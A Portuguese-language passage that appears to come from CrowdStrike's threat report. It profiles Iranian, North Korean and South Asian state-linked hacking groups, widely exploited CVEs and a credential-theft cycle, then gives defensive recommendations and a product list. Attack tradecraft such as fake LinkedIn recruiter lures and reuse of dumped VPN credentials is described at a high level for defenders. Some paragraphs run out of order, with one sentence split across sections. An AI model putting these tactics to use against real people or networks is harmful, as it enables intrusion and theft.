Ao longo de 2020, vários atores iranianos de intrusão direcionada foram observados exibindo um comportamento particular: atacar apenas um setor ou área geográfica específica. Os adversários de intrusão direcionada, incluindo aqueles do eixo iraniano, normalmente atacam várias regiões e setores ao mesmo tempo. No entanto, em quatro casos separados, adversários com diversas conexões técnicas ao HELIX KITTEN exibiram, cada um, um objetivo distinto e estreitamente focado durante suas atividades de 2020. Esses adversários incluíam o próprio HELIX KITTEN, o TRACER KITTEN e os clusters de atividade DistortedShepherd e ScorchedEpoch. A tabela 7 mostra as respectivas seleções de alvos desses adversários e suas ligações técnicas com o HELIX KITTEN.

IRÃ

Ator	Escopo de alvos em 2020	Ligação técnica com o HELIX KITTEN
HELIX KITTEN	Instituições governamentais no Líbano	N/A
TRACER KITTEN	Instituições de telecomunicações no Oriente Médio, em particular no Iraque	Artefatos de compilação compartilhados e uma implementação de protocolo C2 compartilhada entre ferramentas do TRACER KITTEN e do HELIX KITTEN
DistortedShepherd	Instituições nos Emirados Árabes Unidos	Semelhanças na arquitetura e sofisticação técnica entre as ferramentas do HELIX KITTEN e DistortedShepherd
ScorchedEpoch	Instituições governamentais e de telecomunicações na África	Semelhanças na implementação de métodos comportamentais e do protocolo C2 entre as ferramentas do HELIX KITTEN e ScorchedEpoch

Tabela 7. Seleções distintas de alvos cercam atividades adjacentes ao HELIX KITTEN em 2020

Essas ligações técnicas ao HELIX KITTEN são paralelas a conexões similares identificadas previamente entre HELIX KITTEN e REMIX KITTEN. Este último também exibiu ao longo do tempo uma seleção de alvos especificamente orientada para contraespionagem. Esses pontos indicam que é provável que todos os cinco adversários compartilhem, em algum nível, uma entidade de suporte operacional que se envolve em atividades como desenvolvimento de malware e gerenciamento de infraestrutura. A provável presença de um elemento de suporte compartilhado, combinada com a existência de seleções de alvo separadas distintamente entre os adversários, é indicativo de uma iniciativa de coleta de inteligência unificada mais ampla, que é dirigida e coordenada por uma autoridade central (como, por exemplo, um serviço de inteligência estrangeiro). Os contornos precisos dessa iniciativa estão sob investigação ativa.

Adversários sediados no Irã combinam estratégias de eCrime e intrusão direcionada

Desde meados de 2020, têm surgido evidências de táticas de eCrime convergindo com operações de intrusão direcionada do eixo iraniano. O primeiro caso dessa convergência foi em julho de 2020, quando um ator associado ao PIONEER KITTEN foi identificado anunciando acesso a redes comprometidas para venda, em um fórum clandestino. É muito provável que essa atividade represente operadores do PIONEER KITTEN tentando gerar ganho pessoal através da venda não aprovada de acessos

IRÃ

Constante atividade hacktivista iraniana

Além das atividades de intrusão direcionada, os hacktivistas iranianos continuaram lançando operações paralelas aos objetivos de política externa do governo do Irã ao longo de 2020. Essas operações ocorreram mais frequentemente em resposta a escaladas esporádicas nas tensões regionais, especialmente em momentos de especulação generalizada da mídia em torno das ações de Israel contra o Irã, como a suposta sabotagem israelense de instalações nucleares iranianas e, mais fortemente, o assassinato do cientista nuclear iraniano Mohsen Fakhrizadeh, em novembro. Grupos como o ICTUS Team, Unidentified Team e Bax026 (também conhecido como FRONTLINE JACKAL) mantiveram canais de mídia social para disseminar mensagens nacionalistas e reivindicar o comprometimento de redes de infraestruturas pertencentes a organizações dentro de Israel e governos aliados, especialmente os Estados Unidos.

assegurados originalmente a pedido do governo iraniano para fins de operações de inteligência. Também durante julho de 2020, houve uma sobreposição entre operações de intrusão direcionada pelo STATIC KITTEN e atividades disruptivas do ransomware *Thanos*, por parte do cluster TarnishedGauntlet. Essa sobreposição incluiu o adversário e o cluster mirando as mesmas vítimas ao mesmo tempo, o que poderia representar uma atividade de intrusão coordenada entre os dois atores. Por último, pelo menos desde novembro de 2020, o PIONEER KITTEN tem conduzido uma campanha de ransomware orientada a interrupções, aproveitando a variante de ransomware *Pay2Key*, implantada primariamente contra alvos israelenses. Ao contrário das atividades pregressas de eCrime deste adversário, esta ação com *Pay2Key* provavelmente está sendo realizada sob direcionamento do governo iraniano e parece não ser orientada para a geração de receita.

Perspectivas

Embora a coordenação entre STATIC KITTEN e TarnishedGauntlet permaneça sem corroboração, a mudança do PIONEER KITTEN em direção a operações disruptivas de ransomware assemelha-se assustadoramente aos impactos disruptivos das operações *Thanos* do TarnishedGauntlet contra as vítimas do STATIC KITTEN. Como os adversários iranianos continuam a ser visados publicamente por entidades dissidentes, vazamentos, alertas de governos ocidentais e relatórios da indústria, é provável que as ciber operações iranianas continuem testando confundir os limites entre o eCrime e a intrusão dirigida para gerar efeitos desejados ou, pelo menos, complicar tentativas de atribuição. A previsão é que isso ocorra enquanto os adversários iranianos continuam a se envolver em atividades tradicionais de inteligência, e a apoiar operações de informação. Resta saber se a empresa de coleta de inteligência unificada em torno do HELIX KITTEN continuará a exibir focos de coleta distintos ou se mudará em resposta a futuros desenvolvimentos.

Em 2020, o Irã elegeu um parlamento dominado pela Guarda Revolucionária Islâmica e vivenciou uma piora nas relações com seus principais rivais, os EUA, Arábia Saudita e Israel. Em 2021, ciber adversários iranianos e milícias apoiadas pelo Irã provavelmente continuarão engajados em conflitos contínuos de baixo nível com o objetivo de atingir esses países. Historicamente, esses conflitos têm sido marcados por instâncias de ação militar e ciber ataques disruptivos de ambos os lados. Também é provável que o Irã vivencie um isolamento regional crescente em consequência às significativas aberturas diplomáticas dos Estados Árabes do Golfo a Israel, e às expectativas de que um candidato à presidência radical, apoiado pela Guarda Revolucionária Islâmica, saia vitorioso em 2021. A equipe de Inteligência da CrowdStrike avalia que esses fatores provavelmente contribuirão para um ambiente altamente permissivo para que os ciber adversários iranianos ajudem na supressão interna e executem intrusões direcionadas no exterior.

COREIA DO NORTE

Em 2020, as operações da RPDC exibiram de modo geral uma missão dupla, focada na coleta de inteligência e na geração de moeda.

A equipe de Inteligência da CrowdStrike rastreou a atividade de todos os cinco adversários nomeados da República Popular Democrática da Coreia (RPDC) em 2020 - LABYRINTH CHOLLIMA, STARDUST CHOLLIMA, SILENT CHOLLIMA, VELVET CHOLLIMA e RICOCHET CHOLLIMA. As operações da RPDC neste ano exibiram de modo geral uma missão dupla, focada na coleta de inteligência e na geração de moeda. As campanhas visaram principalmente a América do Norte, Europa, Coreia do Sul e Japão. Operações de espionagem se concentraram na tecnologia militar e na política externa do Leste Asiático e da Coréia. Com o início da pandemia da COVID-19, a equipe de Inteligência da CrowdStrike observou vários adversários da RPDC expandindo seus alvos para o setor da saúde. Os esforços observados por parte dos atores da RPDC se concentraram em empresas que lideram as pesquisas sobre potenciais vacinas para a COVID-19. É provável que o foco desses adversários fosse reunir propriedade intelectual que pudesse ajudar a Coreia do Norte no desenvolvimento de sua própria vacina.

A ciber geração de moeda continuou acelerada em 2020. No entanto, os adversários da RPDC deram maior ênfase a obtenção de capital por meio de táticas de eCrime mais comuns, como ransomware, extorsão e ataques a corretoras de criptomoedas, e não por meio de infiltrações complexas que manipulam a infraestrutura financeira, como visto anteriormente na Coreia do Norte.

Ator em Destaque: LABYRINTH CHOLLIMA

Por grande parte de 2020, LABYRINTH CHOLLIMA não foi apenas o adversário mais prolífico da RPDC, mas também um dos mais ativos adversários de intrusão direcionada rastreados pela a equipe de Inteligência da CrowdStrike. A equipe de Inteligência da CrowdStrike observou a implantação de diversas novas ferramentas do LABYRINTH CHOLLIMA no decorrer do ano. As novas ferramentas não parecem representar um desvio significativo na sofisticação técnica dos implantes do LABYRINTH CHOLLIMA observados anteriormente; no entanto, parece haver uma ênfase na segurança operacional e em derrotar detecções baseadas em assinatura com essas novas ferramentas. Por exemplo, tanto NedDownloader e UnderGround RAT -, além de um visualizador de PDF malicioso não nomeado - dependem de variantes de aplicações legítimas 'trojanizadas', técnicas que permitem ao LABYRINTH CHOLLIMA evitar detecções YARA e a análise automatizada de malware em ambientes sandbox de forma efetiva. As ferramentas também deram maior ênfase à cobertura em múltiplas plataformas, com várias novas ferramentas do LABYRINTH CHOLLIMA agora voltadas para os sistemas operacionais MacOS e Linux, além do Windows.

LABYRINTH CHOLLIMA também começou a confiar fortemente em personas do LinkedIn como vetor de intrusão em 2020. Em operações voltadas para os setores de

COREIA DO NORTE

defesa, mídia, financeiro e saúde, o LABYRINTH CHOLLIMA usou perfis do LinkedIn disfarçados de recrutadores de recursos humanos para contatar os alvos. Após o contato inicial, o adversário tenta mover a conversa para um canal de comunicação criptografado, como WhatsApp ou Telegram, onde envia um documento malicioso - muitas vezes disfarçado como uma descrição de trabalho para uma oportunidade lucrativa - o qual irá capturar payloads adicionais. Para fazer as personas parecerem legítimas e interagir diretamente com os alvos sem levantar suspeitas, essa tática requer pesquisa e preparação consideráveis, o que destaca o nível de esforço que o LABYRINTH CHOLLIMA emprega para se infiltrar com sucesso em uma organização.

Mudança na estratégia de geração de moeda

Os adversários da RPDC realizam roubos cibernéticos desde pelo menos 2015 para escapar das sanções econômicas internacionais e dos Estados Unidos e gerar um fluxo de financiamento para apoiar outras iniciativas estaduais. Em 2020, a equipe de Inteligência da CrowdStrike observou que VELVET CHOLLIMA, LABYRINTH CHOLLIMA e STARDUST CHOLLIMA continuam a se envolver em operações de geração de moeda (Tabela 8).

Ator	TTPs de geração de moeda
LABYRINTH CHOLLIMA	■ Implementação de aplicação de criptomoeda maliciosa ■ Skimming de cartão ■ Ransomware ■ Provável extorsão de dados
STARDUST CHOLLIMA	■ Implementação de aplicações maliciosas de criptomoeda ■ Suspeita de alvo em corretoras de criptomoedas
VELVET CHOLLIMA	■ Alvo em corretoras de criptomoedas ■ Tentativa de roubo de credenciais de carteiras de criptomoeda com aplicação Android maliciosa

Tabela 8. Atividade de geração de moeda por adversários da RPDC observada em 2020

Historicamente, o STARDUST CHOLLIMA tem sido o adversário da Coreia do Norte mais agressivo em operações de geração de moeda, atacando elementos-chave do ecossistema financeiro global, como o protocolo de transferências internacionais SWIFT, redes de caixas eletrônicos, e processadores de pagamento, acumulando grandes pagamentos na casa de dezenas de milhões de dólares americanos. Em 2020, a equipe de Inteligência da CrowdStrike observou que o STARDUST CHOLLIMA pareceu trocar de operações visando intrusões em grandes instituições financeiras por corretoras de criptomoedas. Essa tendência ocorre paralelamente às operações de VELVET CHOLLIMA e LABYRINTH CHOLLIMA, que também atacaram corretoras de criptomoedas e contam cada vez mais com táticas de eCrime, como

COREIA DO NORTE

skimming de cartão JavaScript, roubo de credenciais de carteira de criptomoeda e implantação de ransomware.

O foco da RPDC na aquisição de criptomoedas e a crescente adoção de estratégias de eCrime são desdobramentos lógicos, os ambientes das corretoras de criptomoedas normalmente não são tão rígidos quanto os das instituições financeiras tradicionais, e a criptomoeda obtida de forma ilícita é muito mais fácil de mover e lavar anonimamente, provavelmente tornando-se um vetor de saque preferido em relação às moedas fiduciárias. O uso de ferramentas e estratégias criminosas ofusca ainda mais os esforços de atribuição e pode evitar a detecção dos defensores de segurança em busca de ataques sofisticados.

Perspectivas

Em 2020, a economia norte-coreana sofreu forte retração, colocando o país já empobrecido na pior situação econômica que enfrentou desde as crises de escassez e fome no final dos anos 1990. Essa retração se deve principalmente a uma interrupção abrupta do comércio com a China, resultado do fechamento da fronteira de Pyongyang com a China em janeiro de 2020, para evitar a disseminação da COVID-19 no país. Esses problemas foram agravados por fortes tufões e inundações no terceiro trimestre de 2020, que reduziram drasticamente a produção agrícola. Na ausência de ajuda estrangeira e alívio de sanções, essas interrupções na cadeia de abastecimento agrícola e a incapacidade de importar alimentos da China colocam a RPDC no maior risco de fome e insegurança alimentar nacional em décadas.

Portanto, é esperado que as operações de geração de moeda aumentem em 2021 para compensar a crise econômica e servir como tábua de salvação para o país. Além disso, os adversários da RPDC podem aumentar as operações de espionagem econômica especificamente focadas contra o setor agrícola, na tentativa de roubar tecnologia que poderia amenizar alguns dos efeitos de uma escassez de alimentos iminente.

É provável que o governo da Coréia do Norte continue a buscar o alívio das sanções econômicas e a ajuda externa da comunidade internacional. Manobras diplomáticas provavelmente levarão ao aumento da atividade de espionagem direcionada à comunidade de política externa coreana, já que a liderança da RPDC busca assegurar uma vantagem nas negociações. Espera-se também que a COVID-19 continue afetando a RPDC pela maior parte de 2021. A equipe de Inteligência da CrowdStrike avalia que as instituições envolvidas na pesquisa, produção ou distribuição de terapêuticas para a COVID-19 estarão em alto risco de intrusões direcionadas por parte da Coréia do Norte até que uma vacina esteja amplamente disponível no país.

OUTROS ADVERSÁRIOS

Em 2020, a ciber espionagem regional floresceu no sul e sudeste da Ásia, ampliando o cenário de ameaças para organizações com operações nesta região. Essa tendência ficou especialmente evidente com o aumento no escopo, sofisticação e segurança operacional do MYTHIC LEOPARD, adversário com base no Paquistão que implantou várias novas famílias de malware e executou a exploração de sistemas operacionais tanto desktop e quanto mobile. O adversário indiano com atividade mais consistente em 2020 foi o RAZOR TIGER. OCEAN BUFFALO, o único ator vietnamita com nome atribuído rastreado pela CrowdStrike, foi fortemente ativo em 2020, com operações focando pesadamente em alvos na região do Sudeste Asiático.

Ator	Descrição
RAZOR TIGER	Os ataques deste adversário estiveram focados, principalmente, em entidades na China e no Paquistão. No entanto, a equipe de Inteligência da CrowdStrike observou algumas circunstâncias limitadas nas quais o RAZOR TIGER também conduziu intrusões no Oriente Médio e na Europa. Seleção de alvos por indústria, focando em instituições governamentais, militares e de defesa. TTPs e ferramentas: ■ Entrega: arquivos LNK maliciosos e documentos do Microsoft Office ■ Malware: *Capriccio* RAT
MYTHIC LEOPARD	Esse adversário frequentemente usa spear phishing para entregar malware a alvos no sul da Ásia - especialmente na Índia - para fins de espionagem, incluindo roubo de informações e monitoramento de atividades de rotina. TTPs e ferramentas: ■ Entrega por spear phishing de malware personalizado através de arquivos RAR e documentos maliciosos do Microsoft Office ■ Malware: *Waizsar RAT, Mobzsar, Amphibeon, MumbaiDown, Quasar RAT*
OCEAN BUFFALO	As operações desse adversário se concentraram fortemente em alvos no Vietnã e na região do Sudeste Asiático. TTPs e ferramentas: ■ Operações de comprometimento web estratégico ■ Malware: *Cobalt Strike, KerrDown, Pagoda*

Tabela 9. Adversários mais ativos na região do sul da Ásia em 2020

Inteligência de vulnerabilidade

Durante 2020, a equipe de Inteligência da CrowdStrike observou a exploração repetida de vários serviços VPN e aplicações web diferentes.

As consequentes vulnerabilidades observadas ao longo de 2020 são caracterizadas por sua relação com serviços remotos expostos à Internet. Essas vulnerabilidades são atraentes para atores de Estados-nação e do eCrime, porque elas possivelmente concedem acesso inicial às redes alvo. Durante 2020, a equipe de Inteligência da CrowdStrike observou a exploração repetida de vários serviços VPN e aplicações web diferentes, como o Microsoft SharePoint (CVE-2019-0604). O comprometimento desses serviços, por sua vez, permitiu o "encadeamento de exploit" com outras vulnerabilidades para fins de escalonamento de privilégios e dinamização da rede. Dentre elas, vulnerabilidades conhecidas do Microsoft Exchange Server (CVE-2020-0688) e do Windows Netlogon (CVE-2020--1472) geralmente são usadas para permitir a propagação na rede e movimento lateral.

Exposição e confiabilidade

A prevalência e a exposição geral de um produto vulnerável, além da confiabilidade do código exploit disponível, ditam em grande parte a utilidade de uma vulnerabilidade para os atores de ameaça. Essas características se aplicam a CVE-2019-0604 e CVE-2020-0688, que figuraram entre os exploits mais comumente observados pela CrowdStrike em 2020. Esses dois exploits são derivados de vulnerabilidades conhecidas do Microsoft SharePoint e do Exchange, respectivamente - serviços amplamente implementados e voltados para a Internet na maioria dos ambientes. Além disso, o código exploit disponível fornece meios consistentes e confiáveis para obter acesso inicial (CVE-2019-0604) ou escalar privilégios e controlar um domínio da vítima (CVE-2020-0688) sem introduzir instabilidade no sistema.

Interdependências: exploits e ataques baseados em credenciais

A equipe de Inteligência da CrowdStrike avalia que vulnerabilidades de escalonamento de privilégio e serviço remoto viabilizam os ataques baseados em credenciais (por exemplo, ataques de força bruta, pulverização de senha, credential stuffing). Esta avaliação é feita com confiança moderada com base em ataques in-the-wild e outros relatórios referentes a brokers de acesso. Uma vez que os atores tenham demonstrado ter os mecanismos necessários de reconhecimento, exploração e ataques automatizados baseados em credenciais, as atividades de exploração e roubo de credenciais se reforçam e apoiam mutuamente, em um processo autossustentável (Figura 10).




Figura 10. Estágios do ciclo repetitivo de exploração e aquisição de credenciais

O processo começa com a varredura/exploração de serviços remotos para obter credenciais de contas de usuário. Por exemplo, no final de 2020, o CVE-2018-13379 permitiu o dumping de diretórios de contas de usuários de quase 50 mil VPNs FortiOS. Mesmo após a correção, os atores de ameaças frequentemente conseguem usar essas credenciais roubadas para readquirir acesso aos mesmos alvos (ou a outras redes onde as vítimas utilizaram as mesmas senhas) por meio de técnicas baseadas em credenciais. Nessas situações, os logins roubados também introduzem ameaça de escalação de privilégio de um usuário autenticado (por exemplo, CVE-2020-0688), dinamização e eventual controle do domínio. Nesse ponto, um adversário pode obter todas as contas do Active Directory para futuros ataques baseados em credenciais, à medida que o ciclo recomeça.

Recomendações

Essas recomendações o ajudarão a lidar de maneira proativa com potenciais pontos fracos antes que possam ser aproveitados por invasores.

Ao longo do ano passado, as equipes de Inteligência e Falcon OverWatch da CrowdStrike observaram adversários que não apenas não se intimidaram com a COVID-19, mas, aparentemente, foram estimulados pelos impactos da pandemia global. Adversários de intrusão direcionada agiram para garantir dados valiosos sobre pesquisas de vacinas e respostas governamentais à pandemia, e até mesmo adversários criminosos como o CARBON SPIDER - que enfrentaram uma redução nos lucros devido à pandemia - provaram ser flexíveis em face da adversidade. Em 2021, os adversários que empregam operações de BGH continuarão a investigar métodos para maximizar seu impacto sobre os alvos, provavelmente incluindo desenvolvimento personalizado para acessar alvos não tradicionais dentro de uma organização.

À medida que suas operações amadurecem, tanto o eCrime quanto os adversários de intrusão direcionada continuarão a desenvolver e implementar novos métodos para contornar a detecção e impedir a análise dos pesquisadores. Quer seja devido a relatórios públicos ou motivações internas às suas respectivas organizações, é quase certo que a busca por segurança operacional incluirá métodos de ofuscação aprimorados, uso de ferramentas de commodities e técnicas living-off-the-land (ataques que usam ferramentas já existentes no ambiente).

Os desafios de 2020, incluindo a guinada rápida para o work-from-anywhere (trabalhar de qualquer lugar), causaram um nível de turbulência social e econômica sem precedentes nos tempos modernos. O impacto generalizado não dissuadiu os ciber adversários - na verdade, ocorreu exatamente o oposto. Em 2020, a CrowdStrike observou adversários explorando a situação, se aproveitando do medo do público e intensificando os ataques. Essas recomendações o ajudarão a lidar de maneira proativa com potenciais pontos fracos antes que possam ser aproveitados por invasores.

O que você não pode ver, não pode proteger. Para as equipes de segurança operando no ambiente de hoje, a visibilidade e a velocidade são essenciais para bloquear invasores que têm a capacidade e a intenção de roubar dados e interromper as operações. As equipes de segurança devem entender que é sua responsabilidade proteger seus ambientes em nuvem , da mesma forma que os sistemas locais. Eles devem estabelecer uma visibilidade consistente a todos os ambientes e abordar de forma proativa as vulnerabilidades potenciais antes que possam ser aproveitadas por invasores.

Proteja identidades e acessos. As organizações devem considerar a autenticação multifatorial (MFA) em todos os portais e serviços de funcionários voltados ao público como obrigatória. Além da MFA, um processo robusto de gerenciamento de acesso a privilégios limitará o dano que os adversá-rios podem causar se entrarem, e reduzirá a probabilidade de movimento lateral.

Por fim, soluções Zero Trust devem ser implementadas para compartimentalizar e restringir o acesso aos dados, reduzindo assim os danos potenciais de um acesso não autorizado a informações confidenciais.

Invista na investigação de ameaças especializada. Os ataques interativos usam técnicas sigilosas ou inovadoras projetadas para contornar o monitoramento e a detecção automatizados. A investigação de ameaças contínua é a melhor maneira de detectar e prevenir ataques sofisticados ou persistentes.

Fique à frente dos invasores com a inteligência de ameaças. Existe um ser humano por trás de cada ataque. A inteligência contra ameaças ajuda você a entender a motivação, as habilidades e a estratégia do invasor, para que você possa usar esse conhecimento a seu favor, prevenindo e, até mesmo, prevendo futuros ataques.

Certifique-se de que possui uma política atual de cibersegurança que leve em conta o trabalho remoto. As políticas de segurança precisam incluir o gerenciamento de acesso para colaboradores remotos, o uso de dispositivos pessoais e deliberações atualizadas quanto a privacidade de dados para o acesso dos funcionários a documentos e outras informações.

Crie uma cultura de cibersegurança. Embora a tecnologia seja claramente essencial na luta para detectar e interromper intrusões, o usuário final continua sendo um elo crítico na cadeia para impedir ataques. Programas de conscientização do usuário devem ser iniciados para combater a ameaça contínua de phishing e técnicas de engenharia social relacionadas.

Sobre a CrowdStrike

A CrowdStrike, líder global em cibersegurança, está redefinindo a segurança para a era da nuvem com uma plataforma de proteção de endpoint criada do zero para impedir ataques. A arquitetura de um único agente leve da plataforma CrowdStrike Falcon® utiliza inteligência artificial (IA) em escala de nuvem, e oferece visibilidade e proteção instantâneas para toda a empresa, evitando ataques a endpoints dentro ou fora da rede. Alimentada pelo patenteado CrowdStrike Threat Graph™, a plataforma CrowdStrike Falcon correlaciona em tempo real mais de 4 trilhões de eventos relacionados a endpoints de todo o mundo por semana, abastecendo uma das plataformas de dados para segurança mais avançadas do mundo.

Produtos e serviços

Segurança de endpoint

FALCON INSIGHT™ | DETECÇÃO E RESPOSTA DE ENDPOINT (EDR)
Entrega visibilidade de endpoint contínua e abrangente, que cobre detecção, resposta e análise forense para garantir que nada passe batido e que possíveis ataques sejam interrompidos

FALCON PREVENT™ | ANTIVÍRUS DE ÚLTIMA GERAÇÃO
Testado e certificado por terceiros, protege contra malware e ataques livres de malware permitindo que as organizações substituam seus antivírus tradicionais.

FALCON FIREWALL MANAGEMENT™ | GESTÃO DE FIREWALL
Oferece gerenciamento simples e centralizado para firewall do host, tornando as políticas de firewall do host mais fáceis de gerenciar e controlar.

FALCON DEVICE CONTROL™ | VISIBILIDADE E CONTROLE DE DISPOSITIVOS USB
Fornece a visibilidade e o controle preciso necessários para permitir o uso seguro de dispositivos USB em sua organização

Inteligência de ameaças

FALCON X RECON | PERCEPÇÃO SITUACIONAL
Fornece visibilidade sobre o submundo do ciber crime para que os clientes possam mitigar efetivamente as ameaças às suas marcas, funcionários e dados confidenciais.

FALCON X | INTELIGÊNCIA AUTOMATIZADA
Enriquece os eventos e incidentes detectados pela plataforma CrowdStrike Falcon®, automatizando a inteligência para que as equipes de operações de segurança possam tomar decisões melhores e mais rápidas.

FALCON X PREMIUM | INTELIGÊNCIA DE CIBERAMEAÇAS
Entrega relatórios de inteligência, análise técnica, análise de malware e recursos de investigação de ameaças de classe mundial. O Falcon X Premium permite que as organizações desenvolvam sua ciber resiliência e se defendam com mais eficácia contra sofisticados adversários de Estado-nação, eCrime e hacktivistas.

Segurança da nuvem

FALCON CLOUD WORKLOAD PROTECTION™
Fornece proteção abrangente contra ataques em ambientes de nuvens privadas, públicas, híbridas e mistas, permitindo que os clientes adotem e protejam sua tecnologia rapidamente em qualquer workload.

Segurança e operações de TI

FALCON DISCOVER™ | HIGIENE DE TI
Identifica em tempo real sistemas e aplicações não autorizados em qualquer lugar do seu ambiente, permitindo uma correção mais rápida para melhorar sua postura geral de segurança

FALCON SPOTLIGHT™ | AVALIAÇÃO DE VULNERABILIDADE
Oferece às equipes de segurança uma avaliação contínua e em tempo real da exposição à vulnerabilidade de seus endpoints sem varreduras que demandam muitos recursos

Serviços gerenciados

FALCON OVERWATCH™ | INVESTIGAÇÃO GERENCIADA DE AMEAÇAS
A equipe de investigação 24x7 da CrowdStrike amplia de forma perfeita seus recursos de segurança internos para investigar incansavelmente atividades maliciosas em seu estágio mais inicial, interrompendo as atividades dos adversários.

FALCON COMPLETE™ | SEGURANÇA INTEGRAL
Combina a proteção de endpoint abrangente da plataforma Falcon com a equipe de especialistas em segurança Falcon Complete Team, fornecendo uma cibersegurança 100% gerenciada e livre de preocupações, que inclui uma garantia de produto de até US$ 1 milhão.